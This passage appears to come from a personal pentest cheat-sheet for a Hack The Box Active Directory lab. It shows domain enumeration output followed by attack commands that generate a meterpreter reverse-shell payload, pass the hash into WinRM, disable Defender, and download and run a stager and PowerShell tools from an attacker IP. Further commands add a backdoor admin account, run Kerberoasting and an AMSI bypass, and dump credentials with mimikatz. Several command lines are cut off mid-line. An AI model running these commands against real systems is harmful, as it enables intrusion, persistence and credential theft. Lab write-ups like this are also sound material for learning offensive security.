memberOf: CN=Denied RODC Password Replication Group,CN=Users,DC=htb,DC=local
memberOf: CN=Denied RODC Password Replication Group,CN=Users,DC=htb,DC=local
memberOf: CN=Denied RODC Password Replication Group,CN=Users,DC=htb,DC=local
memberOf: CN=Denied RODC Password Replication Group,CN=Users,DC=htb,DC=local
memberOf: CN=Protected Users,CN=Users,DC=htb,DC=local
memberOf: CN=Group Policy Creator Owners,CN=Users,DC=htb,DC=local
memberOf: CN=Enterprise Admins,CN=Users,DC=htb,DC=local
memberOf: CN=Schema Admins,CN=Users,DC=htb,DC=local
memberOf: CN=Domain Admins,CN=Users,DC=htb,DC=local
memberOf: CN=Administrators,CN=Builtin,DC=htb,DC=local
memberOf: CN=Pre-Windows 2000 Compatible Access,CN=Builtin,DC=htb,DC=local
memberOf: CN=Users,CN=Builtin,DC=htb,DC=local
memberOf: CN=Dev,OU=Groups,DC=htb,DC=local
memberOf: CN=Operations,OU=Groups,DC=htb,DC=local
```

Dump LDAP PCs with windapsearch.py:

```
root@kali:$ proxychains4 -q ./windapsearch.py -u 'HTB\bob' -p 'Passw0rd1!' --dc 192.168.3
[+] Using Domain Controller at: 192.168.3.203
[+] Getting defaultNamingContext from Root DSE
[+]     Found: DC=htb,DC=local
[+] Attempting bind
[+]     ...success! Binded as:
[+]      u:HTB\bob
```

```
[+] Enumerating all AD computers
[+]     Found 4 computers:

cn: DC1
operatingSystem: Windows Server 2019 Standard
operatingSystemVersion: 10.0 (17763)
dNSHostName: dc1.htb.local

cn: DEV
operatingSystem: Windows Server 2019 Standard
operatingSystemVersion: 10.0 (17763)
dNSHostName: dev.htb.local

cn: WEB
operatingSystem: Windows Server 2012 R2 Standard
operatingSystemVersion: 6.3 (9600)
dNSHostName: web.htb.local

cn: evilsystem
dNSHostName: evilsystem.htb.local

[*] Bye!
```

Dump RPC:

```
root@kali:$ proxychains4 -q rpcclient -U 'bob%Passw0rd1!' 192.168.3.203
rpcclient $> enumdomusers
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
```

```
user:[krbtgt] rid:[0x1f6]
user:[iis-svc] rid:[0x451]
user:[test-svc] rid:[0x452]
user:[bob] rid:[0x453]
user:[lee] rid:[0x454]
user:[kalle] rid:[0x455]
user:[remote_user] rid:[0x2969]

root@kali:$ proxychains4 -q lookupsid.py 'htb.local/bob:Passw0rd1!@192.168.3.203'
Impacket v0.9.22.dev1+20200611.111621.760cb1ea - Copyright 2020 SecureAuth Corporation
[*] Brute forcing SIDs at 192.168.3.203
[*] StringBinding ncacn_np:192.168.3.203[\pipe\lsarpc]
[*] Domain SID is: S-1-5-21-4266912945-3985045794-2943778634
498: HTB\Enterprise Read-only Domain Controllers (SidTypeGroup)
500: HTB\Administrator (SidTypeUser)
501: HTB\Guest (SidTypeUser)
502: HTB\krbtgt (SidTypeUser)
512: HTB\Domain Admins (SidTypeGroup)
513: HTB\Domain Users (SidTypeGroup)
514: HTB\Domain Guests (SidTypeGroup)
515: HTB\Domain Computers (SidTypeGroup)
516: HTB\Domain Controllers (SidTypeGroup)
517: HTB\Cert Publishers (SidTypeAlias)
518: HTB\Schema Admins (SidTypeGroup)
519: HTB\Enterprise Admins (SidTypeGroup)
520: HTB\Group Policy Creator Owners (SidTypeGroup)
521: HTB\Read-only Domain Controllers (SidTypeGroup)
522: HTB\Cloneable Domain Controllers (SidTypeGroup)
525: HTB\Protected Users (SidTypeGroup)
526: HTB\Key Admins (SidTypeGroup)
```

```
527: HTB\Enterprise Key Admins (SidTypeGroup)
553: HTB\RAS and IAS Servers (SidTypeAlias)
571: HTB\Allowed RODC Password Replication Group (SidTypeAlias)
572: HTB\Denied RODC Password Replication Group (SidTypeAlias)
1101: HTB\DnsAdmins (SidTypeAlias)
1102: HTB\DnsUpdateProxy (SidTypeGroup)
1103: HTB\Dev (SidTypeGroup)
1104: HTB\Operations (SidTypeGroup)
1105: HTB\iis-svc (SidTypeUser)
1106: HTB\test-svc (SidTypeUser)
1107: HTB\bob (SidTypeUser)
1108: HTB\lee (SidTypeUser)
1109: HTB\kalle (SidTypeUser)
1110: HTB\WEB$ (SidTypeUser)
1601: HTB\DEV$ (SidTypeUser)
2101: HTB\DC1$ (SidTypeUser)

root@kali:$ proxychains4 -q rpcdump.py htb.local\bob:'Passw0rd1!'@192.168.3.201 |tee log/
root@kali:$ cat log/rpcdump-192.168.3.201.log |grep -i ms-rprn -A2
Protocol: [MS-RPRN]: Print System Remote Protocol
Provider: spoolsv.exe
UUID    : 12345678-1234-ABCD-EF00-0123456789AB v1.0
```

Generate payload for DEV machine, pass-the-hash into WinRM as admin, disable Defender and trigger the stager:

```
root@kali:$ msfvenom -p windows/x64/meterpreter/reverse_tcp -b '\x00' -n 100 -e x64/xor_dy
root@kali:$ proxychains4 -q evil-winrm.rb -u 'administrator' -H '67bb396c79f56301b7dc5d219
*Evil-WinRM* PS > Set-MpPreference -DisableRealTimeMonitoring $true
*Evil-WinRM* PS > curl 10.14.14.37/dev.exe -o c:\users\administrator\music\dev.exe; Start
```

Create user, add him to local admins, enable RDP, disable NLA and connect directly:

```
meterpreter > run getgui -e
Cmd > net user ev1lh4cker "Bv2bke@NnM!5D" /add
Cmd > net localgroup administrators ev1lh4cker /add
PS > (Get-WmiObject -class "Win32_TSGeneralSetting" -Namespace root\cimv2\terminalservices
PS > (Get-WmiObject -class "Win32_TSGeneralSetting" -Namespace root\cimv2\terminalservices
root@kali:$ xfreerdp /u:'ev1lh4cker' /p:'Bv2bke@NnM!5D' /v:10.13.38.17:3389
```

Or forward local port and pivot:

```
meterpreter > portfwd add -l 43389 -p 3389 -r 192.168.3.201
root@kali:$ xfreerdp /u:administrator /pth:67bb396c79f56301b7dc5d219cc85d86 /v:127.0.0.1:4
```

Try to enable WinRM on the `10.13.38.17` interface (failed):

```
PS > Enable-PSRemoting -Force -SkipNetworkProfileCheck
PS > winrm enumerate winrm/config/listener
Listener
    Address = *
    Transport = HTTP
    Port = 5985
    Hostname
    Enabled = true
    URLPrefix = wsman
    CertificateThumbprint
    ListeningOn = 10.13.38.17, 127.0.0.1, 192.168.3.201, ::1, fe80::e884:d3e8:b08b:7b08%4
```

Quick (and dirty) hack for `[Get-DomainGUIDMap] Error in retrieving forest schema path from Get-Forest` (`Exception calling "FindAll" with "0" argument(s): "The specified domain either does not exist or could not be contacted."`) when running PowerView as a non-domain user – issue with LDAP auth when using the `-Cred` flag with `bob:Passw0rd1!` creds (sometimes migrating to another process migth help as well):

```
root@kali:$ curl -L https://github.com/PowerShellMafia/PowerSploit/raw/dev/Recon/PowerVie
PS > $User = 'htb.local\bob';$Pass = ConvertTo-SecureString 'Passw0rd1!' -AsPlainText -Fo
PS > Get-Forest -Forest htb.local -Credential $Cred
root@kali:$ sed -i 's/$SchemaPath = (Get-Forest @ForestArguments).schema.name/$SchemaPath
PS > Get-DomainObjectAcl -ResolveGUIDs -Identity foobar -Domain htb.local -Server dc1.htb
```

(Also, it's a good idea to always provide the `-Cred` switch for PowerView under evil-winrm connection even when authenticated as a domain user – remember about the double-hop issue.)

Give Kerberoasting a chance:

```
root@kali:$ curl -L https://github.com/EmpireProject/Empire/raw/master/data/module_source/
PS > $User = 'htb.local\bob';$Pass = ConvertTo-SecureString 'Passw0rd1!' -AsPlainText -Fo
PS > iex(new-object net.webclient).downloadstring("http://10.14.14.37/ik.ps1")
PS > Invoke-Kerberoast -Domain htb.local -Server dc1.htb.local -Credential $Cred -OutputF
```

Extract machine account password hash with mimikatz:

```
mimikatz # sekurlsa::logonPasswords
```

Extract SAM hashes with mimikatz:

```
mimikatz # lsadump::sam // below if privilege error
mimikatz # privilege::debug
mimikatz # token::whoami
mimikatz # token::elevate
mimikatz # lsadump::sam
```

PtH with mimikatz from non-interactive shell:

```
PS > cmd  /c .\mimi.exe "cd c:\users\administrator\music" "sekurlsa::pth /user:test-svc /
Or
*Evil-WinRM* PS > Bypass-4MSI
*Evil-WinRM* PS > iex(new-object net.webclient).downloadstring("http://127.0.0.1/Invoke-M
*Evil-WinRM* PS > Invoke-Mimikatz -Command '"cd c:\users\administrator\music" "sekurlsa::
```

Run PS command remotely with Invoke-Command:

```
PS > $Cred = New-Object Management.Automation.PSCredential("htb.local\Administrator", $(C
```


snovvcrash@gh-pages:~$ _

Sam Freeside
snovvcrash -at- protonmail -dot- ch

snovvcrash
snovvcrash
snovvcrash